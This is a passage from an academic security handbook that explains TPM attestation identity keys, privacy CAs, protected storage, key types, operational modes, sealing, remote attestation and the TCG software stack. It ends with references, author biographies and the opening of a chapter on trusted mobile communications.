The attestation identity key (AIK) is a 2048-bit RSA key pair used as an alias of the EK for privacy protection. It can be generated only by the TPM owner, it is non-migratable and usually resides protected outside the TPM (i.e., encrypted by a storage key). It can be used only for signing the PCR information (during the execution of TPM_Quote, the core operation of a remote attestation) and the public part of non-migratable keys generated by the TPM upon execution of TPM_CertifyKey (which creates a signed evidence that the key is actually protected by a TPM [32.32]). The AIK cannot be used to sign data external to the TPM, to avoid fake PCR data being signed by the TPM as genuine. To prevent the tracking of the platform during these operations, the TPM supports an unlimited number of AIKs: a different AIK should be used for each remote verifier. Each AIK requires an authorization secret (set at the creation time) to be used, to prevent a user from using AIKs assigned to other users.

Privacy CA (PCA) and Certification of AIKs

The use of AIKs instead of an EK prevents the correlation among different remote attestations. However, to trust the signatures made by AIKs, they must be linked to a genuine TPM, that is to the EK credential which represents the TPM identity and states its genuineness. This link is created through the creation of the AIK credential, in the form of a public-key certificate created by a trusted third party called a *privacy CA* (PCA).

The TPM provides the basic functions to securely implement the procedure. Upon owner authentication, the command TPM_MakeIdentity generates the AIK pair within the TPM. A piece of software external to the TPM (usually the TCG software stack, Sect. 32.3.9) must collect the public part of the AIK, the endorsement, platform and conformance credentials and created a request by encrypting them using a randomly generated session key; the latter is then encrypted using the public key of the PCA. This procedure guarantees that only the chosen PCA can decrypt the blob and access the public part of the EK (privacy sensitive).

Through a protocol (not specified by TCG) the request is sent to the PCA. The latter decrypts the blob using its private key and must then verify the validity of the received credentials, namely signatures, revocation status and contents. Once the correctness has been verified the PCA issues the AIK credential including, directly or by reference, most of data present in the received credentials, but excluding any data that can uniquely identify the TPM. Then the AIK credential is encrypted using the public part of the EK so that only the TPM which actually required the AIK certification can access the credential. The encrypted AIK certificate is returned back to the requesting platform.

Finally, by executing the command TPM_ActivateIdentity, upon owner authentication, the TPM uses the private part of the EK to decrypt the session key and returns it unencrypted. This procedure, built on the correctness of the operations done by the PCA guarantees that only the requesting TPM is actually able to decrypt the session key. A piece of software external to the TPM (usually the TCG Software Stack) must then use the session key to decrypt the AIK credential and store it onto a mass storage device. From this point onward, at every operation requiring the usage of an AIK, the AIK certificate can be sent to the remote verifier together with TPM data signed through the AIK, in order to let validate them. The remote verifier is therefore in charge of verifying the validity of the AIK certificate, namely signatures, revocation status and contents and must trust the PCA issuing the certificate.

32.3.3 Storage Root Key (SRK) and Protected Storage

The storage root key (SRK) is a 2048-bit RSA key pair used for encryption/decryption. It is part of the implementation of the RTS as it is the root of the protected storage, ideally a tamper-resistant storage which guarantees data confidentiality and integrity.

Conceptually the protected storage is needed to hold application data (such as encryption or authentication keys used by various applications running on the trusted platform). For generality and to avoid space problems inside the TPM, the actual storage data is held protected outside the TPM in form of a binary blob, usually on a mass storage device, and can be accessed/used only when loaded into a shielded location of the TPM. The size of the protected storage is limited only by the capacity of the external storage but its protection is rooted in the TPM as it is implemented through a key hierarchy whose root is the SRK.

The SRK is non-migratable and together with the EK is the only key which never leaves the TPM. The SRK is freshly generated during the take ownership operation, when an authorization secret is optionally set. The key is deleted when the owner is deleted, thus making the key hierarchy not accessible anymore, i.e., virtually destroyed.

Cryptographic keys of interest for applications (such as the private key used by a web server for SSL authentication), can be guarded through the protected storage. These keys are leafs of the key hierarchy: when stored outside the TPM they are encrypted through a storage key (see Sect. 32.3.4), which is eventually encrypted using another storage key up to the SRK.

If these application keys (together with the storage ones) are stolen or copied/moved to another platform, they cannot be used as they are encrypted. This is true even if the destination is another trusted platform, because its SRK will be different from the source platform's one.

However there are cases when it is useful copying or moving some keys from a trusted platform to another one: application migration, redundant server for fault tolerance (namely backup of keys to another platform), or server hardware upgrade. To satisfy these legitimate needs, the TPM provides mechanisms to migrate the keys from a trusted platform to another one, that is between their protected storages. The keys on the source platform can be kept or deleted according to the motivation for the migration.

TPM keys created as migratable as well as legacy keys (see Sect. 32.3.4), which are migratable by default, can be migrated from a protected storage to another one. The migration can occur directly or mediated by another entity. The owner initiates the migration process: this kind of migration is primarily intended for backup of keys to another platform.

The TPM also supports creation of certified migratable keys (CMK). When they are created, two authorities must be declared: a migration-selection authority (MSA) which afterwards selects the keys to be migrated, and the migration authority (MA) which actually performs the migration. The control of the migration of CMK is delegated to trusted third parties.

32.3.4 Standard Key Types

There are properties which are common to all key types. The main ones are related to the possibility for a key to be migrated from a TPM to another one or to be used only when the platform is in a specific state, represented by the values of a (sub)set of PCRs. If a key is marked as migratable, then all children keys can only be migratable. Each key may have an authorization secret set by the user upon creation and required to use the key. The asymmetric keys are usually RSA key pairs, but also other algorithms may be supported.

There are six standard key types.

A *storage key* is a 2048-bit RSA key pair for encryption/decryption purposes. It is used to encrypt other keys when they are stored outside the TPM on a mass storage device. In the key hierarchy they represent the nodes. They can also be used to encrypt generic data and (optionally) bind the decryption to a specific platform state, i.e., the values of a (sub)set of PCRs. The storage keys must be non-migratable for sealing; otherwise they can be migrated. The SRK is a special storage key, the root of the protected storage tree: all keys including the AIKs are part of the hierarchy, but the EK and the authentication key.

The *signing key* is a 2048-bit RSA key pair for digital signature generation and verification purposes. It can be used for authentication of generic data outside the TPM or internal information like auditing TPM commands. The signing key can be migratable or not.

The *binding key* is a 2048-bit RSA key pair for confidentiality purposes. It can be used for encryption of small amounts of generic data outside the TPM. The binding key can be migratable or not.

A *migration key* is a 2048-bit RSA key pair for encryption/decryption purposes. It can be used to encrypt migratable keys to securely transport them from a TPM to another one.

A *legacy key* is a 2048-bit RSA key pair, created outside the TPM and subsequently imported into it. It is migratable by definition and can be used for encryption/decryption and digital signature purposes.

An *authentication key* is a symmetric key used to protect the transport sessions for the commands sent to TPM and the responses returned back.

Examples of key usage are given in Fig. 32.2. Figure 32.2a illustrates an application using a signing key, which is a TPM key, protected by the trusted platform: the key is encrypted by means of the storage root key and kept on a mass storage storage device like a hard disk. (1) The application loads the encrypted signing key from the mass storage device. (2) The signing key is then loaded into the TPM. (3) The signing key is decrypted within the TPM using the SRK; the key will never leave the TPM unencrypted. (4) A key handle is returned back to the application which can use it to later control the signing key to sign a datum within the TPM. Figure 32.2b illustrates an application loading in its own memory a symmetric key (or some application-relevant data) protected by the trusted platform: the symmetric key, which is not a TPM key, is encrypted by means of a binding key, which is a TPM key, in turn encrypted using the SRK: both the symmetric and binding keys are kept encrypted on a mass storage storage device. (1) The application loads the encrypted binding key, used to actually decrypt the symmetric key, from the mass storage device. (2) The




Fig. 32.2 Examples of key usage: (**a**) using a signing key, (**b**) using a symmetric key

binding key is then loaded into the TPM. (3) The binding key is decrypted within the TPM using the SRK; the key will never leave the TPM unencrypted. (4) The application loads the encrypted symmetric key from the mass storage device. (5) The symmetric key is then loaded into the TPM. (6) The symmetric key is decrypted within the TPM using the binding key. (7) The symmetric key is returned back to the application which can use it to encrypt/decrypt data in software, i.e., outside the TPM.

32.3.5 Operational Modes

The TPM can assume different operational states which are pairs of mutually exclusive states: enabled or disabled, active or inactive, owned or unowned. This pairs of states, whilst distinct from each other, have some influence on the other ones.

A disabled TPM cannot execute any command using TPM resources, like loading keys, performing sealing/unsealing or taking the ownership. The only available commands are for reporting the TPM capabilities and updating the PCRs. A disabled but owned TPM is not able as well to execute the normal commands. An unowned TPM requires the *physical presence* to switch between enabled and disabled states, via TPM_PhysicalEnable and TPM_PhysicalDisable commands. An owned TPM can be switched between these two stated via TPM_OwnerSetDisable command. The transition between enabled and disabled does not affect permanent resources like secrets, keys, monotonic counters, and can be performed an arbitrary number of times while the platform is operational.

An inactive TPM has the same restrictions as when disabled but the take ownership operation can be executed. The transition between active and inactive states can be performed via TPM_PhysicalSetDeactivated command and requires the physical presence. The TPM can be temporarily deactivated until the next platform restart via TPM_SetTempDeactivated command, upon authorization based on a secret set using the TPM_SetOperatorAuth command.

The combination of the operational states results in eight operational modes the TPM can run under, once its startup phase is complete: (S1) enabled–active–owned, (S2) disabled–active–owned, (S3) enabled–inactive–owned, (S4) disabled–inactive–owned, (S5) enabled–active–unowned, (S6) disabled–active–unowned, (S7) enabled–inactive–unowned, (S8) disabled–inactive–unowned.

The TPM can be delivered or set to the proper operational modes to meet the requirements of an operating environment. A TPM in S1 mode is fully operational, while in S8 all TPM features are turned off, except for those required for state change. A TPM should be delivered by the manufacturer set to S8. A company-owned platform might be given to employees with TPM set to S5, to let the IT department remotely take the ownership (provided that the IT department has the rights to run commands remotely on the platform).

32.3.6 Core Features

A trusted platform provides two core sets of functions: protection of cryptographic keys and data (via the RTS) and integrity reporting (via the RTR). Both groups of functions are actually implemented by the TPM.

Binding, Signing, and Their Sealed Equivalent

The TPM provides some basic services for protection of keys and data. In particular the TPM can be used as a secure endpoint for communication messages and this permits implementing four security functions. Note that although we speak of protecting a "communication message" it does not necessarily apply to a network protocol: the communication can also be internal to the trusted platform to achieve some local security feature. From the point of view of the TPM it is irrelevant which is the source and destination of its messages: the whole interaction between the TPM and the external untrusted world is modeled as a message-based communication, being irrelevant if the peer is local or remote.

The four basic security functions provided by the TPM are binding, signing, sealed-binding, and sealed-signing.

Binding is the traditional asymmetric encryption performed using the public key of a message recipient. The message can be decrypted only by the recipient using its private key. The latter can be protected by the TPM through its protected storage and the decryption operation will be performed within the TPM. If the key is non-migratable, the message is "bound" to a specific TPM, namely that it can be decrypted only within that specific TPM. If the key is migratable, then binding just means conventional public-key encryption. For performance reasons, normally binding is used to encrypt a symmetric session key which is actually used to encrypt some data.

Signing is the traditional asymmetric signature operation performed with a private key. The latter can be protected by the TPM through its protected storage and the signing operation will be performed within the TPM. If the key is non-migratable, then it is guaranteed that the message has been signed by a specific TPM.

Sealed-binding (also known simply as *sealing*) is an enhancement of binding, performed with a non-migratable key: the decryption of the message is only allowed if the platform is in a certain configuration state decided at the sealing time and stated by the values of a (sub)set of PCRs. The message is therefore bound both to a specific platform and to a well-identified platform configuration.

Sealed-signing is an enhancement of signing where the message is also linked to the platform configuration: the values of a (sub)set of PCRs are included in the hash computation together with the message being signed, so that a verifier of the signature can identify the state of the platform when the signature was performed.

Integrity Reporting (Attestation)

The TPM provides the primitives needed to perform integrity reporting. This operation usually takes place during an on-line protocol when a remote verifier challenges the platform: it is therefore named remote attestation. The TCG does not mandate or specify any particular protocol: the remote attestation can occur in the setup phase of any security protocol (TLS, IPsec, and others) properly enhanced to support the exchange of the integrity measurements. This also implies a strong platform authentication and can be used as an additional basis for access control.

The following parties involve in a remote attestation protocol: a trusted platform (consisting of the TPM and a software platform agent) and a remote verifier, also called a *challenger*. The protocol usually runs as follows: (1) The challenger requests the attestation of the platform: it sends a random nonce needed to counter replay attacks. (2) The agent retrieves the SML containing all occurred measurements. (3) The agent requests the TPM for the values of a (sub)set of PCRs. (4) The agent selects one AIK and requests the execution of the command TPM_Quote: the TPM internally signs the selected (sub)set of PCR values and the nonce received from the challenger; then the TPM returns the signature (also called a *quote*) to the agent. (5) The agent retrieves the AIK credential; then it collects and returns it to the challenger together with the SML and the quote. (6) The challenger must then verify the received attestation data. It must verify the validity of the AIK certificate and use the enclosed public part of the AIK to cryptographically verify the quote. If correct, it must verify that the nonce it previously sent is included. Then it must scan the whole SML and repeat in software the operations done during the measurements, i.e., a soft TPM_Extend with soft PCRs of each record present in the SML. At the end of the procedure the challenger must compare the calculated values with the received PCR values for the platform being attested: if they match then the challenger can consider trustworthy the measurements included in the SML. (7) The challenger must then take a trust decision: by comparing the received measurements with reference values, provided for instance through the validation credentials, it must decide if the platform can be considered trusted or not for the intended purpose, such as accessing a service.

The remote attestation can also be mutual: each involved party can challenge the other one.

If recognizing all components is not required, but identifying a platform configuration through fingerprints of aggregated measurements (i.e., the PCR values) is enough, then the SML is not required to be implemented or used during the attestation process.

Since the remote attestation is usually used in conjunction with existing security protocols, for instance with a secure channel, the protocol enhancement must be carefully designed to guarantee a strong binding between the integrity of the endpoints and the other pre-existing security properties.

A direct local attestation is not possible because there is no trusted path between the end user and the TPM. Additionally, any access to the TPM is mediated by an untrusted software layer (the TSS, Sect. 32.3.9) which can return a genuine but outdated integrity report: indeed also including a random nonce cannot counter this replay attack, because the nonce can be returned as well by the untrusted layer to the local verifying application.

However it is possible to implement a sort of implicit local attestation via secure bootstrap, in which case the platform stops its startup process if the configuration different from the expected one, or via sealing. In this case some sensitive data can be sealed against a specific configuration: when trying to access the data, the success of the unsealing operation implies that the platform is in the configuration decided at the sealing time.

The sealing capability can also be used as a building block for an alternative remote attestation scheme: using sealed and certified TPM keys can demonstrate the platform state to a remote party (see [32.33]). In fact the successful usage of the key for signing something (at least a random nonce) implies that the platform is in the state the key was sealed for. This state (the values of a subset of PCRs when the key was created and sealed) is stored in a structure TPM_CERTIFY_INFO signed by an AIK when the command TPM_CertifyKey is executed on the sealed key. A challenger provided with the signature made with the sealed and certified key, with the key certification (namely TPM_CERTIFY_INFO and related signature) and the AIK credential, is able to trust the PCR values. Also with this attestation scheme a SML can be used to let the verifier exactly know which components are running on the platform.

32.3.7 Take Ownership

The TPM is shipped unowned. Upon execution of the command TPM_TakeOwnership, a subject can become the owner of the TPM: he/she must provide two authorization secrets. One will be needed to subsequently prove ownership and is required to execute sensitive commands. The other one is set to protect the usage of the SRK, generated during the take ownership operation.

The owner can be deleted and the TPM can return to the unowned state: this can be done by executing either TPM_OwnerClear or TPM_ForceClear. Both commands require the assertion of the ownership: the former using the secret set during take ownership operation, the latter via physical presence.

32.3.8 Other Features of the TPM

Besides the basic functions of the TPM described thus far, there are other features that are relevant for practical usage of the TPM.

Using protected capabilities or directly accessing the TPM may require proving proper authorization as platform owner or user. To accomplish this task two protocols have been designed. The *object-independent authorization protocol* (OIAP) can be used to authorize access to multiple protected capabilities using multiple commands: only one setup is necessary. This protocol guarantees the authentication and the integrity of the authorized command byte stream and of the TPM reply. The *object-specific authorization protocol* (OSAP) can be used to authorize the access to a single protected capability using multiple commands. In addition to authentication and integrity, it allows the agreement of a shared secret to be used for encrypting a TPM command session. It is normally used for setting or changing the authorization data for protected entities respectively through the *authorization data insertion protocol* (ADIP) and *authorization data change protocol* (ADCP).

The *direct anonymous attestation* (DAA) [32.34] is a protocol based on zero-knowledge proofs which can be used to replace the interactions with the privacy CA during an AIK certification. Indeed the actual "unlinkability" of the transactions performed by a platform relies on the correct behavior of the PCA: if it colludes with the verifier, then the platform operations can be traced. DAA is a group signature scheme which can guarantee different degrees of privacy, from pseudonimity with respect to each verifier to full anonymity.

The TPM supports the delegation of subsets of the owner privileges, namely the execution of owner-authorized commands, to selected entities without disclosing the owner authorization secret.

To prevent replay attacks performed using genuine but outdated data, the TPM implements monotonic counters which can be assigned to operating systems, at most one for each OS. The counters are implemented as virtual ones upon one large physical counter. Each counter can be managed through four commands: create, increment, read, and delete.

The TPM implements a mechanism for timestamping. It does not provide an absolute time reference, but a proof of an elapsed time interval by counting timer ticks. In order to time stamp a time instant, the synchronization with an external time reference is required. The TPM supports the binding between the values of ticks and the reference time through a pair of nested signatures.

The TPM provides also non-volatile storage, which is used for internal purposes, such as permanently keeping data within the TPM (the EK, SRK and owner authorization secret). An area of this memory can be also allocated for the manufacturer: for example it is used to store the EK credential within the TPM. In addition, it can also be used for the storage of other critical data under strict access policies, under the owner's control: data stored on a NV area can be sealed.

The owner can enable auditing sessions, where the TPM keeps track of the executed commands. The TPM provides internal mechanisms to support the auditing: a non-volatile monotonic counter holding the number of auditing sessions occurred and a PCR-like volatile register to accumulate the digests of the audit events occurred in the current session. An external audit log is required to actually store the audit events. The owner can decide which commands must be audited and can get a signed audit evidence from the TPM, namely the value of the counter, the content of the register and the TPM signature. This evidence can be used to validate the records of the external audit log.

32.3.9 The TCG Software Stack (TSS)

The TPM can be directly accessed by using low-level mechanisms, like the I/O ports for x86 platforms, typically accessible in kernel mode. However, as for other devices, providing a software layer which abstracts from specific hardware implementations is much more convenient for software developers. In addition, to minimize the cost of the TPM and its complexity, the trusted platform has been designed to minimize the number of capabilities to be implemented within the TPM. Therefore many needed functions which do not require protected capabilities or shielded locations, like sharing the TPM functions among multiple applications, have been designed for software implementation. This approach minimizes the size of the TCB of a trusted platform and separates components which require to be trusted from the ones which do not. As such it is a well-known security design practice which simplifies the maintenance of the whole system and the validation of its security properties.

Following this principle, the TCG has specified the *TCG software stack* (TSS), a layered software stack which consists of several components, each one exposing a well-defined interface. The TSS has been designed to reach the following objectives. The TSS is intended to be as a single access point to the TPM: therefore it has exclusive access to the latter. As a consequence, the TSS is responsible for sharing the TPM resources among concurrent applications and properly synchronizing them. The TSS is in charge of building the command streams while hiding the typical data problem related to a specific platform (such as byte ordering and alignment). Finally, the TSS is in charge of managing the life cycle of the TPM resources, from their creation to their release.

The TSS has been divided into four logical layers.

The *TPM device driver* (TDD) is the lowest layer of the TSS and consists of a software component, usually provided by the TPM manufacturer, which runs in kernel mode and has direct access to the TPM. It is TPM vendor and OS-specific and may implement functions required by the latter, like power management.

The *TCG device driver library* (TDDL) is provided by TPM manufacturer and sits on top of the TDD. It provides with a unique interface (TDDL interface, TDDLI) to the upper layer, irrespective of different implementations of the underlying TPM. The TDDLI makes possible the choice among upper TSS layers developed by different vendors. This component also implements the transition from the kernel mode to the user mode: for this reason the TDDLI is the interface that should be provided by software emulations, if any, of the TPM. Since the latter is not required to be multi-threaded, this component exists as a single instance of a single-threaded module. The definition of the interface between TDD and TDDL (TDD interface, TDDI) is vendor-specific.

The *TSS core services* (TCS) is a component accessing the TPM through the TDDLI and usually executed as system service running in user mode. It implements all functions required to manage and share the limited TPM resources. For example it hides to the upper level the limited number of key slots available in the TPM and implements threaded access to TPM, since the latter is not required to be multi-threaded. It is also responsible for producing the byte stream of the commands to be sent to the TPM through the TDDLI. It provides a straightforward interface (TSS core services interface or TCSI), which can be accessed locally or remotely, through a RPC server, to request the TPM services. The exposed functions are atomic and require little setup and overhead.

The *TSS service provider* (TSP) is the uppermost layer component which exposes a rich object-oriented interface (TSP interface, TSPI) for the applications to all capabilities of a trusted platform. It obtains many services from the TCS and also directly implements some auxiliary functions, like the signature verification. This component is intended to run at the same privilege level as the calling application and in the same memory address space: it can be conveniently implemented as a shared library. Therefore on a multi-process OS there exist as many TSP instances at a time as the number of the running applications using the TPM services. In a multi-threaded application each thread may acquire its own "context" from the same TSP instance in order to have concurrent execution of TPM commands also within the same application.

All components like the TSS, the OS and the applications which are outside the TPM – that TCG assumes as the TCB – must be considered as untrusted; all TPM protocols have been designed not to rely on the security properties of the external modules.

32.4 Overview of the TCG Trusted Infrastructure Architecture

The trusted platform is the core element of the TCG architecture and includes as its main component the TPM. However the TCG has specified other aspects and components around the TPM to complete the specification of a trusted platform. Furthermore the latter is part of a wider architecture, called trusted infrastructure, which is also object of TCG standardization activities. The whole set of specifications are developed by several work groups, each one covering a different aspect of the architecture.

The Infrastructure Work Group (IWG) develops the specifications to guarantee integration and interoperability in Internet, enterprise and mixed environments. In particular it focuses on the standardization of data, metadata and interfaces. All credentials have been specified in terms of private extensions to X.509 Public Key Certificate and Attribute Certificate. For integrity reporting, this work group produced a set of XML schemas.

The Mobile Platform Work Group is in charge of adapting the TCG concept and design for mobile devices by taking care of the peculiar aspects of these devices and their business requirements. This group has specified the *mobile trusted module* (MTM), a variation of the TPM suitable for mobile platforms.

The PC Client Work Group standardizes aspects and requirements of TPM produced for PC Client platforms.

The Server-Specific Work Group standardizes TPM aspects and requirements specific of server platforms, like the support and the interaction with multiple hardware partitions.

The Storage System Work Group applies the TCG concepts and technologies to the mass storage devices and systems. This group focuses on specify security services for a wide variety of storage controller interfaces, like ATA, serial ATA, SCSI and many others.

The Trusted Network Connect Work Group specified an open architecture for network access control based on the integrity of the endpoint and is in charge of its further development.

The Trusted Platform Module Work Group developed the core specifications of TPM (independent of the platform architecture) and is in charge of maintaining and enhancing them.

The TCG Software Stack Work Group developed the specifications of the TSS and is in charge of maintaining and enhancing them.

Additionally there are other work groups dealing with the TC enhancement of other devices, virtualization, and compliance/conformance issues.

32.5 Conclusions

Platforms and applications based on the trusted architecture defined by the TCG are becoming readily available on several mainstream computing systems, both open-source (such as the TC-enhanced Linux provided by the OpenTC project) and closed-source (e.g., the Microsoft Bitlocker system for data protection). In a similar way, mobile handsets that include the MTM and security applications that use MTM have been announced by handset manufacturers.

In spite of these successful applications, some research work is still needed before TC can become a component of everyday computing for the majority of the users. One example is the complexity in maintaining proper values for all the possible variants of a binary program. Since integrity is based on computing the digest of the binaries to be executed, even the slightest modification (such as a patch or a localization variant) would lead to a different digest and thus to a failure in the integrity verification. Property-based attestation rather than binary-based attestation would mitigate this problem, but there is not yet general agreement about the correct way for implementing this concept.

Despite these issues, we think that trusted computing is ready to be a component that every security designer should consider when implementing a security architecture.

References

32.1. U.S. Department of Defense: *Trusted Computer Systems Evaluation Criteria (Orange Book)* (National Computer Security Center, Fort Meade 1985)

32.2. F.B. Schneider (Ed.): *Trust in Cyberspace* (National Academy Press, Washington 1998)

32.3. R. Shirey: RFC 4949 – Internet Security Glossary, Version 2 (IETF, 2007)

32.4. R. Anderson: *Security Engineering: a Guide to Building Dependable Distributed Systems* (John Wiley and Sons, Indianapolis 2008)

32.5. P.G. Neumann: Architectures and formal representations for secure systems, SRI Project 6401, Deliverable A002 (Computer Science Laboratory, SRI International, 1995)

32.6. U.S. Department of Defense: *Glossary of Computer Security Terms (Aqua Book)* (National Computer Security Center, Fort Meade 1990)

32.7. Trusted Computing Group: TCG glossary, available at https://www.trustedcomputinggroup.org/developers/glossary/

32.8. C.J. Mitchell: *Trusted Computing* (Institution of Engineering and Technology, 2005)

32.9. T. Jaeger, R. Sailer, X. Zhang: Analyzing integrity protection in the SELinux example policy, Proc. 12th USENIX Security Symposium, Washington (2003) pp. 59–74

32.10. P. Kuliniewicz: SENG: an enhanced policy language for SELinux, Proc. SELinux Symposium and Developer Summit, Baltimore (2006)

32.11. KernelTrap: SELinux vs. OpenBSD's default security, available at http://kerneltrap.org/OpenBSD/SELinux_vs_OpenBSDs_Default_Security (2007)

32.12. J. Loftus: With RHEL 5, Red Hat goes to bat for SELinux, available at http://searchenterpriselinux.techtarget.com/news/article/0,289142,sid39_gci1259697,00.html (2007)

32.13. P.G. Neumann: Achieving principled assuredly trustworthy composable systems and networks, Proc. DISCEX, Washington (2003) pp. 182–187

32.14. The Fiasco: requirements definition, TU Dresden, Report TUD-FI98-12, available at http://os.inf.tu-dresden.de/paper_ps/fiasco-spec.ps.gz (December 1998)
32.15. DARPA: The composable high-assurance trustworthy systems (CHATS) project, http://www.csl.sri.com/users/neumann/chats.html (2004)
32.16. The European Multilaterally Secure Computing Base (EMSCB) project – towards trustworthy systems with open standards and trusted computing, http://www.emscb.de
32.17. D. Kuhlmann, R. Landfermann, H.V. Ramasamy, M. Schunter, G. Ramunno, D. Vernizzi: An open trusted computing architecture – secure virtual machines enabling user-defined policy enforcement, IBM Research Report RZ 3655 (2006)
32.18. H. Löhr, A. Sadeghi, C. Stüble, M. Weber, M. Winandy: Modeling trusted computing support in a protection profile for high assurance security kernels, Proc. TRUST-2009, Oxford (2009) pp. 45–62
32.19. BSI and Sirrix AG security technologies: Protection profile for a high-security kernel (HASK-PP), v. 1.14 (2008)
32.20. J.M. McCune, B. Parno, A. Perrig, M.K. Reiter, A. Seshadri: How low can you go? Recommendations for hardware-supported minimal TCB code execution, SIGARCH Comput. Archit. News **36**(1), 14–25 (2008)
32.21. Trusted Computing Group: TCG specification architecture overview, Revision 1.4 (2007)
32.22. Intel: Intel trusted execution technology (TXT), Measured Launched Environment Developer's Guide, Document Number: 315168-005 (2008)
32.23. AMD: AMD64 virtualization codenamed "Pacifica" technology, Secure Virtual Machine Architecture Reference Manual, Publication No. 33047, Revision 3.01 (2005)
32.24. AMD: AMD I/O virtualization technology (IOMMU) specification, Publication No. 34434, Revision 1.26 (2009)
32.25. D. Grawrock: Dynamics of a trusted platform (Intel Press, 2008)
32.26. Trusted Computing Group: TCG TPM main Part 1 design principles, Version 1.2 Level 2 Revision 103 (2007)
32.27. Trusted Computing Group: TCG TPM main Part 2 TPM structures, Version 1.2 Level 2 Revision 103 (2007)
32.28. Trusted Computing Group: TCG TPM main Part 3 commands, Version 1.2 Level 2 Revision 103 (2007)
32.29. J. Jonsson, B. Kaliski: RFC-3447 – PKCS #1: RSA cryptography standard, IETF (2002)
32.30. Trusted Computing Group: TCG PC client specific implementation specification for conventional BIOS, Version 1.2 Final Revision 1.00 (2005)
32.31. Trusted Computing Group: TCG PC client specific TPM interface specification (TIS), Version 1.2 Final Revision 1.00 (2005)
32.32. Trusted Computing Group: TCG Infrastructure Working Group (IWG) subject key attestation evidence extension, Version 1.0 Revision 7 (2005)
32.33. F. Armknecht, Y. Gasmi, A.R. Sadeghi, P. Stewin, M. Unger, G. Ramunno, D. Vernizzi: An efficient implementation of trusted channels based on OpenSSL, Proc. 3rd ACM workshop on Scalable Trusted Computing, Fairfax (2008) pp. 41–50
32.34. E. Brickell, J. Camenisch, L. Chen: Direct anonymous attestation, Proc. 11th ACM Conf. on Computer and Communications Security, Washington (2004) pp. 132–145

The Authors

Antonio Lioy received the Laurea degree (summa cum laude) in Electronic Engineering and the PhD in Computer Engineering from the Politecnico di Torino in 1982 and 1987, respectively. He is currently Full Professor at the Politecnico di Torino where he leads the local computer security group (TORSEC). His research interests are in network security, trusted infrastructures, PKI and e-documents.

Antonio Lioy
Politecnico di Torino
Dip. di Automatica e Informatica
Corso Duca degli Abruzzi, 24
10129 Torino, Italy
antonio.lioy@polito.it

Gianluca Ramunno is a researcher in the security group of Politecnico di Torino, where he received his MSc (2000) in Electronic Engineering and PhD (2004) in Computer Engineering. His initial research interests were in the fields of digital signature, e-documents, and time-stamping, where he performed joint activity within ETSI. Since 2006 he has been investigating the field of trusted computing, leading the Politecnico di Torino activities in this area within the EU FP6 project OpenTC.

Gianluca Ramunno
Politecnico di Torino
Dip. di Automatica e Informatica
Corso Duca degli Abruzzi, 24
10129 Torino, Italy
gianluca.ramunno@polito.it

Security via Trusted Communications 33

Zheng Yan

Contents

Providing a trustworthy mobile computing platform is crucial for mobile communications, services and applications. This chapter studies methodologies and mechanisms of providing a trustworthy computing platform for mobile devices. In addition, we seek solutions to support trusted communications and collaboration among those platforms in a distributed and dynamic system. The first part of this chapter gives a brief overview of literature background. It includes detailed state-of-the-art in conceptualizing trust, trust modeling, trust evaluation and trust management and identifies emerging trends in this area. The second part of this chapter specifies a mechanism for trust sustainability among the platforms based on a trusted computing technology. It plays as the first level of autonomic trust management in our solution. The third part describes an adaptive trust control model. The trust management mechanism based on this model plays as the second level of our autonomic trust management solution. We demonstrate how the above two mechanisms can cooperate together to provide a comprehensive solution in the forth part. The fifth part further discusses other related issues, such as standardization and implementation strategies. Finally, conclusions and future work are presented in the last part.

Nowadays, trust management is becoming an important issue for the mobile computing platforms. Firstly, mobile commerce and mobile services hold the yet unfulfilled promise to revolutionize the way we conduct our personal, organizational and public business. Some attribute the problem to the lack of a mobile computing platform that all the players may trust enough. However, it is very hard to build up a long-term trust relationship among manufactures, service/application providers and mobile users. This could be the main reason that retards the further development of mobile applications and services.

On the other hand, new mobile networking is raising with the fast development of mobile ad hoc networks (MANET) and local wireless communication technology. It is more convenient for mobile users to communicate in their proximity to exchange digital information in various circumstances. However, the special characteristics of the new mobile networking paradigms introduce additional challenges on security. This introduces special requirements for the mobile computing platform to embed trust management mechanisms for supporting trustworthy mobile communications.

However, because of the subjective characteristic of trust, trust management needs to take the trustor's criteria into consideration. For a mobile system, it is essential for a user's device to understand the user's trust criteria in order to behave as her/his agent for trust management. However, most of today's digital systems are not designed to be configured by the users with regard to their trust criteria. Generally, it is not good to require a user to make a lot of trust related decisions because that would destroy usability. Also, the user may not be informed enough to make sound decisions. Thus, establishing trust is quite a complex task with many optional actions to take. Trust should rather be managed automatically following a high level policy established by the trustor or auto-sensed by the device. In addition, the growing importance of the third party software in the domain of component software platforms introduces special requirements on trust. Particularly, the system's trustworthiness is varied due to component joining and leaving. How to manage trust in such a platform is crucial for a embedded device, such as a mobile phone.

